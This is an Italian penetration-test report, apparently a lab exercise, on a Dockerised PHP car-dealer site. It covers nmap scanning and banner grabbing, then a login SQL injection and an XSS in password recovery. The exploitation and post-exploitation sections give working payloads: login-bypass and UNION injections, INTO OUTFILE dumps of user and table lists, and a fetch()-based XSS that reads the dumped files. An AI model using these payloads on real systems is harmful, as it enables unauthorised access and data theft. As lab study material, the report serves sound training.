PENETRATION TESTING 2024

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Febbraio 8, 2025

Contents

1 Information gathering

Per il caso specifico non é necessario effettuare nessuna raccolta d'informazioni avendo a disposizione solo immagine docker.
Al container generato dall'immagine viene allocato l'indirizzo IP 172.19.0.3.

2 Network Scanning

Ipotiziamo il coitainer non é nella nostra stessa rete locale.

- **Scansione di Livello 3 (Scansione ICMP/Ping)**:

  ```
  # nmap −sn 172.19.0.3
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2025−02−08 17:37 UTC
  Nmap scan report for penetrated.test_network (172.19.0.3)
  Host is up (0.00021s latency).
  MAC Address: 02:42:AC:13:00:03 (Unknown)
  Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
  ```

- **Scansione di Livello 4 (Scansione TCP e UDP)**:

  – Scansione TCP SYN:

  ```
  # nmap −p− −sS 172.19.0.3
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2025−02−08 15:44 UTC
  Nmap scan report for penetrated.test_network (172.19.0.3)
  Host is up (0.0000030s latency).
  Not shown: 65534 closed tcp ports (reset)
  PORT   STATE SERVICE
  80/tcp open  http
  MAC Address: 02:42:AC:13:00:03 (Unknown)

  Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
  ```

  – Scasione UDP: ...

  ```
  nmap −p− −sU −top−ports 100 −min−rate 1000 172.19.0.3
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2025−02−08 16:48 UTC
  Nmap scan report for penetrated.test_network (172.19.0.3)
  Host is up (0.000036s latency).
  Not shown: 96 open|filtered udp ports (no−response)
  PORT      STATE  SERVICE
  69/udp    closed tftp
  443/udp   closed https
  1434/udp  closed ms−sql−m
  49156/udp closed unknown
  MAC Address: 02:42:AC:13:00:03 (Unknown)

  Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
  ```

  ```
  # nmap −p− −sU −min−rate 1000 172.19.0.3
  Starting Nmap 7.94SVN ( https://nmap.org ) at 2025−02−08 17:09 UTC
  Warning: 172.19.0.3 giving up on port because retransmission cap hit (10).
  Nmap scan report for penetrated.test_network (172.19.0.3)
  ```

```
Host is up (0.00011s latency).
All 65535 scanned ports on penetrated.test_network (172.19.0.3) are in ignored states.
Not shown: 64811 open|filtered udp ports (no-response), 724 closed udp ports (port-unreach)
MAC Address: 02:42:AC:13:00:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 718.97 seconds
```

- **Strumenti utilizzati**:
  - Nmap
- **Risultati**: Il container risponde solamente sulla porta 80.

3 Enumeration

- **Banner Grabbing**:
  - **Banner Grabbing - OS**:

```
# nmap -O -p 80 172.19.0.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 18:22 UTC
Nmap scan report for penetrated.test_network (172.19.0.3)
Host is up (0.00015s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:13:00:03 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```

  - **Banner Grabbing - Web server**:

```
# nmap -sV -p 80 172.19.0.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-08 18:21 UTC
Nmap scan report for penetrated.test_network (172.19.0.3)
Host is up (0.000045s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
MAC Address: 02:42:AC:13:00:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds
```

```
Trying 172.19.0.3...
Connected to 172.19.0.3.
Escape character is '^]'.
GET / HTTP/1.1
HOST: 172.19.0.3

HTTP/1.1 200 OK
Date: Wed, 19 Feb 2025 15:01:38 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Content-Length: 903
Content-Type: text/html; charset=UTF-8
```

```
<!DOCTYPE html>
<html lang=”en”>
<head>
    <meta charset=”UTF-8”>
    <title>Michelangelo</title>
    <link rel=”stylesheet” href=”https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css”>
    <style type=”text/css”>
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
    <body style=”background-color:#f3f3f3;”>
    <div>
        <div class=”page-header”>
        <img src=”/mic.png” alt=”Michelangelo” width=”10%”>
        <h1>
            Michelangelo
        </h1>
        </div>
        <div>
        <div>
            <p>
                <h2>We are a peaceful, honest car dealer</h2>
            </p>
            <p>
                <a href=”./login.php” class=”btn btn-primary”>Enter your private area</a>
                <a href=”./catalog.php” class=”btn btn-primary”>Check our vehicle catalog</a>
            </p>
        </div>
        </div>
    </div>
    </body>
</html>
Connection closed by foreign host.
```

- **UserDir Enumeration**:

```
# nmap --script=http-userdir-enum -p 80 172.19.0.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-19 15:28 UTC
Nmap scan report for penetrated.test_network (172.19.0.3)
Host is up (0.000039s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:13:00:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds

# nmap -sV --script=http-php-version -p 80 172.19.0.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-19 18:38 UTC
Nmap scan report for penetrated.test_network (172.19.0.3)
Host is up (0.000035s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-php-version: Version from header x-powered-by: PHP/7.2.34
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 02:42:AC:13:00:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.38 seconds
```

- **Metasploit**:

- **Strumenti utilizzati**:
  - Nmap
  - Telnet

  - Metasploit

- **Risultati**:
  - **OS**: Linux 4.15 - 5.8
  - **WEB Server**: Apache/2.4.38 (Debian)
  - **PHP**: PHP/7.2.34
  - **UserDir**: Sul server web il modulo *mod_userdir* non é attivo

4 Vulnerability Assessment

Procedura di login soggetta a possibile SQLi. Infatto inserendo un ”’” (apice singolo) nel campo **Username** e un qualsiasi valore nel campo **Password** restituisce il seguante messaggio:
Notice: Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ’c9c35cf409344312146fa7546a94d1a6” at line 1 in /var/www/html/login.php on line 63

La procedura di password recovery non esegue un corretto controllo dei dati ingresso del campo **Emial address** ed è soggetta a XSS.

5 Exploitation

La SQL Injection nella procedura di login è possibile utilizzando ”’” (apice singolo), in questo modo è possibile modificare la query che viene eseguita per il controllo delle credenziali.
Possibili esempio PoC:

1. **username**: `'  UNION SELECT null, null, user() #`
   password: `valore qualsiasi`

2. **username**: `'  OR null is null limit 1 #`
   password: `valore qualsiasi`

Il XXS nella procedura di password recovery è possibile utilizzando i tags `<SCRIPT>` o `<IMG>` (i nome dei tags devo essere MAIUSCOLI). Possibili esempi di PoC:


1. **Email address**: `<SCRIPT>alert('Hello')</SCRIPT>`
2. **Email address**: `<IMG SRC="pic/1.jpg">`

6 Post Exploitation

Qui di seguito alcuni script/query che posso permettere nella fase di **Post Exploitation** sia il **Mantenimento dell'Accesso** che la **Raccolta Dati**.

1. Script per visuaizzare un file del server:
   ```
   <SCRIPT>function test(){fetch('TEST.txt').
   then(response => response.text()).then(data => alert(data))}test();
   </SCRIPT>
   ```
2. SQLi per recuperare l'elenco degli users/customers:
   ```
   '  or null is null INTO OUTFILE '/var/www/html/USERS.txt' #
   ```
3. SQLi per recuperare l'elenco delle tabelle del db:
   ```
   '  or null is not null UNION SELECT null, TABLE_NAME, TABLE_SCHEMA
   FROM information_schema.TABLES WHERE TABLE_SCHEMA not like
   'information_schema' AND TABLE_SCHEMA not like 'mysql' AND TABLE_SCHEMA
   not like 'performance_schema' INTO OUTFILE '/var/www/html/TABLES.txt'
   #
   ```


Eseguendo prima gli script di SQLi (2 e 3) nella pagina di login e successivamente lo script di XSS (1) è possibile visualizzare il contenuto dei file USERS.txt e TABLES.txt.



localhost:8080 says

```
1⇥admin⇥1
2⇥mindif⇥1
3⇥replibafr⇥1
4⇥mario.rossi⇥0
5⇥max.power⇥0
```

Figure 1: Elenco users/customers



localhost:8080 says

```
\N⇥products⇥micdb
\N⇥customers⇥micdb
```

Figure 2: Elenco tabelle